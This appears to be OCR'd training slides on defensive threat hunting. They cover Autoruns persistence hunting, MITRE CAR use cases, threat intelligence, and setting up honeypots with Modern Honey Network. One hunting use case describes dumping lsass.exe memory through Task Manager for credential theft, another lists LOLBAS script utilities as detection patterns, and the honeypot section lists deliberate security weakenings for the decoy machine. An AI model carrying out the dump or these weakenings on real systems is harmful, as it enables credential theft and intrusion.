

Lab 2 – Loki Scanner IOC Hunting




Lab 3 – Autoruns Hunting for Persistence


Autoruns has the most comprehensive knowledge of auto-starting locations of any startup monitor, shows you what programs are configured to run during system bootup or login, and when you start various built-in Windows applications like Internet Explorer, Explorer and media players. These programs and drivers include ones in your startup folder, Run, RunOnce, and other Registry keys. *Autoruns* reports Explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, auto-start services, and much more. *Autoruns* goes way beyond other autostart utilities.

Atoruns Hide Signed Microsoft Entries option helps you to zoom in on third-party auto-starting images that have been added to your system and it has support for looking at the auto-starting images configured for other accounts configured on a system. Also included in the download package is a command-line equivalent that can output in CSV format, Autorunsc.

Lab 3 – Autoruns Hunting for Persistence



Lab 3 – Autoruns Hunting for Persistence



Lab 3 – Autoruns Hunting for Persistence

Key Highlight Autoruns Exercise :

1. Autoruns can be used to identified persistence in your system nased on each category in the Tab (Logon, Schedule Task, Services. Driver, WMI, etc)
2. Each of entries can be cross check automatically to Virus Total for looing the anomaly entries
3. Autoruns can be leveraged with another Tools such **as Powershell Kansa and Velociraptor** to gather **mass collection of autoruns entries** from your environment using **Autorunsc**. For Kansa, the modules can be take a look here : https://github.com/davehull/Kansa/blob/master/Modules/ASEP/Get-Autorunsc.ps1

Threat Hunting Use Case

Use Case 1 : Process Spawn cmd.exe

MITRE Reference : CAR-2013-02-003 https://car.mitre.org/analytics/CAR-2013-02-003/ : Processes Spawning cmd.exe

- **Hypothesis** : The Windows Command Prompt (cmd.exe) is a utility that provides command line interface to Windows operating systems. It provides the ability to run additional programs and also has several built-in commands such as dir, copy, mkdir, and type, as well as batch scripts (.bat).
- Typically, when a user runs a command prompt, the parent process is explorer.exe or another instance of the prompt. There may be automated programs, logon scripts, or administrative tools that launch instances of the command prompt in order to run scripts or other built-in commands. Spawning the process cmd.exe from certain parents may be more indicative of malice.
- **Example Use Case Hunting** : **if Adobe Reader or Outlook launches a command shell**, this may suggest that a malicious document has been loaded and should be investigated. Thus, by looking for abnormal parent processes of cmd.exe, it may be possible to detect adversaries.

Use Case 2 : RDP Activities

MITRE Reference: CAR-2016-04-005: https://car.mitre.org/wiki/CAR-2016-04-005

- **Hypothesis**: A remote desktop logon, through RDP, may be typical of a system administrator or IT support, but only from select workstations.
- Monitoring remote desktop logons and comparing to known/approved originating systems can detect lateral movement of an adversary.
- **Example Use Case Hunting :**

Looking for Successful RDP Login not from your Country GeoIP login and after office hour

Use Case 3 : Stopping Windows Defensive Services

MITRE Reference: CAR-2016-04-003: https://car.mitre.org/wiki/CAR-2016-04-003

- **Hypothesis**: Spyware and malware remain a serious problem and Microsoft developed security services, Windows Defender and Windows Firewall, to combat this threat. In the event Windows Defender or Windows Firewall is turned off, administrators should correct the issue immediately to prevent the possibility of infection or further infection and investigate to determine if caused by crash or user manipulation.
- **Example Use Case Hunting :**

Antivirus services stopped not long after there is a successful logon from internal network via network services

Use Case 4 : Task Scheduler

MITRE Reference:

CAR-2020-09-001 : Scheduled Task – FileAccess: https://car.mitre.org/analytics/CAR-2020-09-001/

- **Hypothesis**: In order to gain persistence, privilege escalation, or remote execution, an adversary may use the Windows Task Scheduler to schedule a command to be run at a specified time, date, and even host. Task Scheduler stores tasks as files in two locations - C:\Windows\Tasks (legacy) or C:\Windows\System32\Tasks. Accordingly, this analytic looks for the creation of task files in these two locations.
- **Example Use Case Hunting :**

a. Task Scheduler running from a suspicious folder location (e.g : C:\Users\.. ; C:\Windows\temp\)

b. Task Scheduler running using suspicious Scripting Utilities (LOLBAS) : cscript.exe, rundll32.exe, mshta.exe, powershell.exe, regsvr32.exe

Use Case 5 : Credential Dumping via Windows Task Manager

MITRE Reference:

CAR-2020-09-001 : Credential Dumping via Windows Task Manager : https://car.mitre.org/analytics/CAR-2019-08-001/

- **Hypothesis** : The Windows Task Manager may be used to dump the memory space of lsass.exe to disk for processing with a credential access tool such as Mimikatz. This is performed by launching Task Manager as a privileged user, selecting lsass.exe, and clicking “Create dump file”. This saves a dump file to disk with a deterministic name that includes the name of the process being dumped.
- **Example Use Case Hunting :**

Hunting for File Creation (thinking about Sysmon Event ID 11 for example), with the process image is taskmgr.exe

Case Study End to End Threat Hunting Process

Threat Hunters defined the Hypotheses and Start Hunting

1. Hypotheses 1 : User visiting malicious website from Phishing Email
2. Hypotheses 2 : User downloading malicious file after visiting the Malicious Website (Drive by Download maybe?
3. Hypotheses 3 : Malware Run on the User System after being downloaded
4. Hypotheses 4 : Malware doing persistence mechanism on Infected / Exploited Machine
5. Hypotheses 5 : Malware contacting Command and Control Server
6. Hypotheses 6 : Threat Actor exfiltrate Sensitive document to Command and Control Server
7. Hypotheses 7 : Sensitive Data Leaked on the Internet

Hypotheses 1 : User visiting malicious website from Phishing Email

- Data Source for Hunting
  - Passive DNS Log, DNS Server Log, Proxy Log, NGFW Log, Sysmon Log, Email Log, Mail Security Gateway Log
- Platform for Hunting
  - SIEM, Security Analytics Platform
- Analysis and Enrichment Data
  - DNSTwist, Phishing Domain List, Threat Intelligence Feeds, VirusTotal, HybridAnalysis, URL / Domain Sandbox Analysis

Hypotheses 2 : User downloading malicious file after visiting the Malicious Website (Drive by Download maybe?)

- Data Source for Hunting
  - Passive DNS Log, DNS Server Log, Proxy Log, NGFW Log, Sysmon Log,
- Platform for Hunting
  - SIEM, Security Analytics Platform,
- Analysis and Enrichment Data
  - Threat Intelligence Feeds, Alexa top 1M Domain, VirusTotal, HybridAnalysis, URL / Domain Sandbox Analysis, Blacklisted Domain Checker

Hypotheses 3 : Malware Run on the User System after being downloaded

- Data Source for Hunting
  - Prefetch, Shimcache, Amcache, Process Running, Volatile Data (Memory), Sysmon, Auditd,
- Platform for Hunting
  - SIEM, Security Analytics Platform, EDR
- Analysis and Enrichment Data
  - File Hash of Process Executed, Parent-Child Process Analysis(SANS Find Evil Poster as Reference), Folder Location of Executables, Signed of Binary Files, VirusTotal, HybridAnalysis,

Hypotheses 4 : Malware doing persistence mechanism on Infected / Exploited Machine

- Data Source for Hunting
  - ASEP (Auto Start Extensibility Points), Registry, Startup Services and Folder, Task Scheduler, Cron Job,
- Platform for Hunting
  - SIEM, Security Analytics Platform, EDR
- Analysis and Enrichment Data
  - Signature Check, Autoruns Sysinternals, File Hash Check, Date of Creation,

Hypotheses 5 : Malware contacting Command and Control Server

- Data Source for Hunting
  - Netflow, Firewall Log, NGFW Log, IDS, Proxy Logs, Full Packet Capture, DNS Log
- Platform for Hunting
  - SIEM, Security Analytics Platform, NDR, XDR,
- Analysis and Enrichment Data
  - Date of Creation Domain, SSL Cert Attribute Checks, JA3 SSL Fingerprint, GeoIP Location Data, Threat Intelligence Feeds

Hypotheses 6 : Threat Actor exfiltrate Sensitive document to Command and Control Server

- Data Source for Hunting
  - Netflow, Firewall Log, NGFW Log, IDS, Proxy Logs, Full Packet Capture, DNS Log
- Platform for Hunting
  - SIEM, Security Analytics Platform, NDR, XDR,
- Analysis and Enrichment Data
  - Date of Creation Domain, SSL Cert Attribute Checks, JA3 SSL Fingerprint, GeoIP Location Data, Threat Intelligence Feeds

Hypotheses 7 : Sensitive Data Leaked on the Internet

- Data Source for Hunting
  - OSINT, Dark Web Search, Underground Forum, Threat Intelligence Feeds
- Platform for Hunting
  - Threat Intelligence Platform
- Analysis and Enrichment Data
  - Pastebin, Github, Honeypot

Threat Intelligence

Threat Intelligence

Threat intelligence, or cyber threat intelligence, is information an organization uses to understand the threats that have, will, or are currently targeting the organization.

By identifying the threat actors the organization may be targeted by, defenses and monitoring solutions can be created to better protect from attacks.

Threat Hunting is also closely associated with Threat Intelligence, as hunting is the process of using intelligence to search for evidence of sophisticated threat actors, who are already in the network

Benefit of Threat Intelligence

- By identifying relevant threat actors, and consuming intelligence from a number of sources, a Threat Intelligence function can help the business better understand risks from cyber-attacks. In short, it helps security teams focus on attackers that are likely to target the organization, and work to develop defences and other measures to prevent or limit the impact of attacks.
- Threat Actors have the skills, knowledge, and resources to evade most of security perimeter and tools owned by the organizations. That is why it is quite important to keep up to date with their tactics, and develop unique solutions to detect, response and prevent them to get into our network.

Indicator of Compromise

IOCs are artifacts that have been identified as acting maliciously or attributed to threat actors. Some of the most common ones include

- **IP Addresses** : An IP that has been observed doing a scanning or exploitation to our network
- **Domains** : A domain that hosts a credential harvesting site or hosting malicious payload
- **Email Addresses** : An email address that has been sending phishing emails with a malicious attachment
- **File Names** : Malicious file names dropped by the attacker during the compromised
- **File Hashes** : The unique hash of a piece of malware / malicious tools used by threat actors


Threat Intelligence

Remember IOC != Threat Intelligence

Threat Intelligence and Threat Hunting

- Threat intelligence and threat hunting are two distinct security area that can be complimentary for each other. For example, threat intelligence can make up a small portion of the threat hunting process. However, subscribing to a threat intelligence feed does not automatically satisfy the need to threat hunt your network. A proper threat hunt can identify threats even when they have not yet been seen in the wild.

Threat Intelligence and Threat Hunting



EC Council CTIA Threat Intelligence

"one organization's detection to become another's prevention"

Honeypot

Agenda


1. Honeypot Concept
    a. What is Honeypot?
    b. Why Honeypot?
    c. Who made it?
    d. How to make it work?
    e. Types of honeypot?
    f. What is Honeynets?
2. Make your Threat Sharing look cool with MHN
    a. What is MHN?
        i. How to deploy MHN?
    b. How to deploy dionaea with MHN?
        i. What is Dionaea?
        ii. How to setup Dionaea?
    c. How to deploy cowrie with MHN?
        i. What is Cowrie?
        ii. How to setup Cowrie?
    d. How to deploy Conpot with MHN?
        i. What is Conpot?
        ii. How to setup Conpot?

Honeypot Concept

What is Honeypot?

- Its is a computer program that used **to lure** cyber adversaries to attack it.
- Its capable **to mimicking** a live system.
- Its able **to retrieve information** from the intrusion attempt.

If we want to summarise what is a honeypot, we could say it is a “TRAP”



What is Honeypot?

The principle behind this technology is really simple:

1. We don’t look for hackers
2. We attract them to come to us, like preparing a cheese in mouse trap.

Why Honeypot?

You should understand the nature of these tools to truly fully utilize it:

- NIDS, IPS and Firewall is meant for prevention to stop unauthorized access, misuse and abuse of computer resources. You can think like building shield around your network, however, you need to know that this device obey certain rules to detect the threats and if there is a new threat these tools is unable to stop it.
- Contrast with honeypot that is not meant for prevention but rather for studying or capturing a new threat. You should not think that honeypot or IDS as the key to all of the network security problem, but you need to collaborate this tools in order to extend your overall security system.

Why Honeypot?

In short this is advantages of collaborating honeypots into your network security monitoring system:

1. More information regarding vulnerabilities and intrusion pattern
2. More robust detection on all unwanted traffic including internal system and external system
3. Hiding sensitive system from attacker
4. Detecting zero days
5. Increasing overall quality of your security posture


Who Made it?

1. We don’t know actually, sike!
2. However, “Fred Cohen's Deception ToolKit” in 1998 is known as the first known honeypot in the world.
3. As malwares become more famous in the beginning 2000, honeypot also gain a lot of attention since its proves efficient to capture malware samples.

How to Make it Work?

It’s pretty simple:

1. You can use **VM(Virtual Machine)** or an unused machine
2. Install the honeypot inside the VM
3. Configure them to make it as similar as your application
4. Make the security little bit weaker
    a. Fake account
    b. Guessable password
    c. Unpatch version
    d. Turn off firewall
    e. Put some interesting files(Honeytoken), example:
        i. Bank statement
        ii. Appointment
        iii. Bank account



Types of Honeypot?

We can divide honeypots into two categories based on its aim:

- Research Honeypots: the purpose of these honeypots is to get the maximum data regarding the adversaries activities by allowing them to have a full access.
- Production Honeypots: the purpose of these honeypots is to shift the adversaries focus away from the production system, thus making system safer.

Types of Honeypot?

We can divide honeypots into two categories based on its interaction:

- Low Interaction Honeypots:
  - The environment is limited only able to support several basic requirement of interaction in operating system
  - Less risk
  - Limited information
- High Interaction Honeypots:
  - More research oriented
  - Similar to live system
  - Riskier
  - Verbose information

Types of honeypot?

Based on integration we can divide into three types:

1. LAN(Local Area Network) region, putting honeypots in the same regions as production server. Using this approach honeypot able to capture internal and external threats.
2. DMZ(demilitarized zone) region, putting only in DMZ network region. This approach is not giving full coverage of analysis since the LAN network area is not touched.
3. Internet region, putting honeypots directly on the internet, thus no firewall protecting them.

What is Honeynets?

As the name suggest, honeynets is a collection of honeypots or a group of honeypots.

Collecting honeypots into one system can lead to numerous advantages rather than deploying a single node of honeypots. You should realize that examples of honeypot that we going to cover in the next few slides have some flaws too, thus, combining this into one synergise system can help to fill the gap.

Make your Threat Sharing look Cool with MHN

What is MHN?

MHN(Modern Honey Network):


1. It is a centralized data management and collection for honeypot sensor
2. Display the data with a really cool dashboard
3. Include deployment script for various honeypot including Dionaea and Cowrie
4. Based on Flask-python

Why MHN?

1. Deploying honeypot for beginner can take a considerable amount of time
2. In the process of installation sometimes it leads to dependency failure
3. Using MHN, all of the data in honeypot could be put in one place(centralized) to be analyzed and aggregate into nice one dashboard. This will give valuable insight for SOC(Security Operation Center)
4. MHN will do all the heavy lifting for you.

How to Deploy MHN?

The architecture design



Deploying MHN

Lab Hardware Specification:

1. Virtualbox(you can adjust the specification based on your need)
    a. Ubuntu 18.04 server
    b. RAM 2 GB
    c. Hardisk 10-20 GB
2. Alternative: You can use VPS

Deploying MHN

SSH into the machine and make sure git is installed inside the ubuntu VM. Because we need to clone the MHN source code to our directory.

```
mhn@mhn:~$ sudo apt install git
[sudo] password for mhn:
Reading package lists... Done
Building dependency tree
Reading state information... Done
git is already the newest version (1:2.17.1-1ubuntu0.7).
0 upgraded, 0 newly installed, 0 to remove and 28 not upgraded.
mhn@mhn:~$
```

Deploying MHN

Go to the /opt/ directory and put the Github MHN package inside it. Notice that after the download is complete, it will create a new folder called “mhn”

```
mhn@mhn:~$ cd /opt/
mhn@mhn:/opt$ sudo git clone https://github.com/pwnlandia/mhn.git
Cloning into 'mhn'...
remote: Enumerating objects: 60, done.
remote: Counting objects: 100% (60/60), done.
remote: Compressing objects: 100% (57/57), done.
remote: Total 7515 (delta 6), reused 47 (delta 1), pack-reused 7455
Receiving objects: 100% (7515/7515), 3.71 MiB | 259.00 KiB/s, done.
Resolving deltas: 100% (4068/4068), done.
mhn@mhn:/opt$ ls
mhn
mhn@mhn:/opt$
```


Deploying MHN

Inside the cloned directory there will be a bash script(“install.sh”) that will take care all of the installation for the platform. You can run the script and go for a cup of coffee because this will take time(around 20 minutes)

```
mhn@mhn:/opt/mhn$ ls
Dockerfile  README.md    flags-LICENSE.txt  scripts  vagrant-bootstrap.sh
LICENSE     Vagrantfile  install.sh         server
mhn@mhn:/opt/mhn$ sudo ./install.sh
+++ readlink -f ./install.sh
++ dirname /opt/mhn/install.sh
+ MHN_HOME=/opt/mhn
+ WWW_OWNER=www-data
